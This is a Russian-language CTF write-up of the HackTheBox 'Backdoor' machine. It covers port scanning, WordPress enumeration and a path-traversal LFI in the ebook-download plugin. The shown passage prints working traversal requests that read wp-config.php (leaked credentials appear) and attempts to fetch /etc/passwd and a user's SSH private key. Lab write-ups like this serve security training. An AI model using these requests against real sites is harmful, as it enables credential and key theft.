> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/writeups-ctf/hackthebox/linux-easy/backdoor-hackthebox-writeup.md).
# Разбор HackTheBox Backdoor
Разбор Easy Linux-машины HackTheBox Backdoor, охватывающий уязвимость локального включения файлов WordPress (LFI), LFI to RCE (злоупотребление /proc/PID/cmdline), уязвимость RCE Gdbserver, злоупотребление Screen (Привиле
{% hint style="warning" %}
**Навыки:**
* Уязвимость локального включения файлов в WordPress (LFI)
* От LFI к RCE (злоупотребление /proc/PID/cmdline)
* Уязвимость RCE в Gdbserver
* Злоупотребление Screen (повышение привилегий) (синхронизация сеанса)
{% endhint %}
## Разведка
**Настройка рабочей среды:**

Настройте рабочую среду, создав три папки для хранения важного содержимого, эксплойтов и результатов разведки Nmap.
**Проверка подключения к VPN**
Проверьте подключение к VPN, чтобы обеспечить стабильную связь с целевой машиной.
**Обнаружение открытых портов с помощью Nmap:**

Перечислите открытые порты и экспортируйте результаты в файл "allPorts" в каталоге Nmap:
```bash
nmap -p- --open -sS -n -Pn --min-rate 5000 10.10.11.125 -oG allPorts
```
**Анализ открытых портов с extractPorts:**


Используйте функцию extractPorts, чтобы отобразить открытые порты в кратком формате и скопировать их в буфер обмена (22,80,1337)
**Сканирование версий портов с помощью Nmap:**
Используйте Nmap для сканирования версий служб и сохраните вывод в файл "targeted":
```bash
nmap -sCV -p22,80,1337 10.10.11.125 -oN targeted
```

Чтобы разрешить доменные имена в IP-адреса через DNS, введите доменное имя, связанное с его IP-адресом, в `/etc/hosts` файле.
### Порт 80 - WordPress

**Идентификация WordPress:**
С **WhatWeb** инструмент, служба на порту 80 определяется как WordPress.


**Перечисление пользователей:**
Обнаружен действительный пользователь (admin) в ходе атаки грубой силы:
```bash
wpscan --url http://backdoor.htb/ -e u
```

**Перечисление каталогов с помощью Gobuster:**
Поиск каталогов:
```bash
gobuster dir -u http://backdoor.htb/ -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100
```
## Уязвимость Ebook-Download - LFI

Поиск **wp-content/plugins** чтобы обнаружить активные плагины:
```
/wp-content/plugins
```


Эта **ebook-download** плагин содержит уязвимость LFI, эксплуатируемую через:
```

/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../wp-config.php
```

Этот запрос позволяет скачивать произвольные файлы. Получив `wp-config.php` файл
Мы получаем следующую информацию:
* `wordpressuser`
* `MQYBJSaD#DxG6qbm`

Эта информация не позволяет вам подключиться к `wp-admin` интерфейсу,
## Эксплуатация LFI
**Список конфиденциальных файлов:**

Список системных пользователей через /etc/passwd:
```bash
http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/etc/
```

Попытки получить закрытый SSH-ключ пользователя `user`:
```bash
curl -s -X GET "http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/home/user/.ssh/id_rsa"
curl -s -X GET "http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/home/user/.ssh/id_rsa.pub"
```
Эти попытки, вероятно, неудачны из-за ограниченных прав доступа к этим файлам.
### **LFI - Proc**
**Исследование процессов**
